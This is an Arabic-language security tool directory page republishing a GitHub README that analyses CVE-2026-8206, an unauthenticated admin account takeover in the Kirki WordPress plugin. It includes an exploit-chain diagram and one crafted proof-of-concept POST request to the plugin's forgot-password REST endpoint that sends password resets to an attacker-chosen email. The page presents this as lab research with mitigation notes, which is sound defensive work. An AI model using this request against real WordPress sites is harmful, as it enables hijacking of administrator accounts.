Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-8206-Kirki-Exploit-Analysis — إعادة بناء تقني وإثبات مفهوم لـ CVE-2026-8206، وهو استيلاء على الحساب دون مصادقة في إضافة Kirki لـ WordPress، مع إرشادات الكشف والتخفيف. | Kitploit
أدوات/GitHubGitHub/sanjith1236/cve-2026-8206-kirki-exploit-analysis
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويبالمصادقةالأوراق والأبحاثأمن واجهات برمجة التطبيقات
مشاركة
GitHub
sanjith1236/cve-2026-8206-kirki-exploit-analysis

CVE-2026-8206-Kirki-Exploit-Analysis

إعادة بناء تقني وإثبات مفهوم لـ CVE-2026-8206، وهو استيلاء على الحساب دون مصادقة في إضافة Kirki لـ WordPress، مع إرشادات الكشف والتخفيف.

عرض المستودع
3منذ شهر واحدلم تتم المراجعة بعد

🛡️ CVE-2026-8206: تحليل معملي للاستيلاء على الحساب دون مصادقة

إعادة بناء تقنية متعمقة وتقييم للأثر الخاص بـ CVE-2026-8206 — وهو ثغرة حرجة في منطق الأعمال بدرجة CVSS 9.8 تم اكتشافها في إضافة WordPress Kirki (الإصدارات من v6.0.0 حتى v6.0.6) وتسمح بالاستيلاء الكامل على حسابات المسؤولين عبر نقاط نهاية REST API المخصصة.

⚙️ سير عمل سلسلة الاستغلال

تتجاوز هذه الثغرة معاملات الأمان القياسية لأن محرك التطبيق يفشل في ربط معرّفات الحسابات تشفيريًا بعناوين الوجهة المسجّلة الخاصة بها.

       [ Attacker Machine ]
                │
                ▼ (Sends Crafted POST Request)
┌──────────────────────────────────────────────┐
│  /wp-json/KirkiComponentLibrary/v1/...       │ ◄── Includes target username + 
└──────────────────┬───────────────────────────┘     attacker-controlled email
                   │
                   ▼
┌──────────────────────────────────────────────┐
│      Vulnerable REST API Endpoint            │ ◄── accepts payload without checking
└──────────────────┬───────────────────────────┘     identity trust boundaries
                   │
       [ Server Process Logical Loop ]
                   │
         ┌─────────┴─────────┐
         │                   │
  (Checks User)       (Routes Token)
         │                   │
         ▼                   ▼
┌─────────────────┐ ┌──────────────────────────────────────────────────┐
│ Validates that  │ │ Logic Fault: Generates cryptographically valid   │
│ "admin" account │ │ reset link but dispatches the payload route out  │
│ exists in DB    │ │ directly to the Attacker's Mailbox               │
└─────────────────┘ └──────────────────────────────────────────────────┘

✨ رؤى بحثية رئيسية

  • 🚨 انهيار حدود الثقة: يستكشف كيف تُعطّل الدالة handle_forgot_password() تتبّع الهوية عبر توجيه مفاتيح الاسترداد إلى معاملات عميل غير موثّقة.
  • 🌐 مخاطر سطح API المخفي: يوضّح كيف تكشف مكوّنات الواجهة الأمامية عن مسارات REST مخصّصة غير مصادَق عليها تتجاوز تمامًا قيود التسجيل المعتادة في WordPress.
  • 📉 تأثير لاحق جسيم: يرسم مصفوفة الأضرار بعد الاستغلال، بما في ذلك إنشاء web shell، وتسريب قاعدة البيانات، وعمليات الإغلاق الإدارية.
  • 🛡️ التحقق من المعالجة: يوثّق مقاييس المقارنة المخبرية التي تتبّع سلوكيات الاستغلال قبل تطبيق تصحيح الأمان v6.0.7 وبعده.

🛠️ معاملات المختبر

  • النظام الفرعي المستهدف: بيئة WordPress Core
  • المكوّن المعرّض للثغرة: إضافة Kirki (الإصدارات 6.0.0 - 6.0.6)
  • مقاييس الثغرة: CVSS 9.8 (حرجة) | CWE-269 (إدارة صلاحيات غير سليمة)

📂 بنية المستودع

  • 📁 proof-of-concept/ ── يحتوي على ملف مخطط حمولة الطلب المُحسَّن.
  • 📄 CVE-2026-8206 Report.pdf ── [مطلوب] دليل المشروع الكامل بما في ذلك التحليل المتعمّق، وتعليمات إعادة البناء خطوة بخطوة، وسجلات الخادم، واستراتيجيات التخفيف.
  • 📄 README.md ── صفحة النظام الرئيسية والنظرة المعمارية العامة.

🔍 التحقق وإعادة تشغيل الإثبات

تتوفر معاملات الاستغلال التفصيلية، وطرق جمع nonce، وحمولات التحقق الحيّة ضمن دليل توثيق المختبر.

1. إعادة تشغيل ناقل الهجوم

بمجرد إعداد أهداف بيئة الاختبار المعزولة (sandbox)، تُوجَّه هياكل الحمولة المخصّصة إلى إعدادات توجيه REST API النشطة:

POST /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: target-wordpress-site.local
Content-Type: application/json

{
  "username": "admin",
  "email": "[email protected]"
}

📸 أدلة المختبر والإثبات





فيما يلي التحقق من التنفيذ الذي يُظهر بيئة حمولة الاستجابة عند تشغيل سيناريو الاستغلال داخل إطار المختبر:

![التحقق من إعادة بناء الثغرة] Screenshot_2026-10-06_00_53_07 Screenshot 2026-10-06 104721 Screenshot_2026-10-06_00_59_25 Screenshot_2026-10-06_00_59_04
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    420
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    260
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    251

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →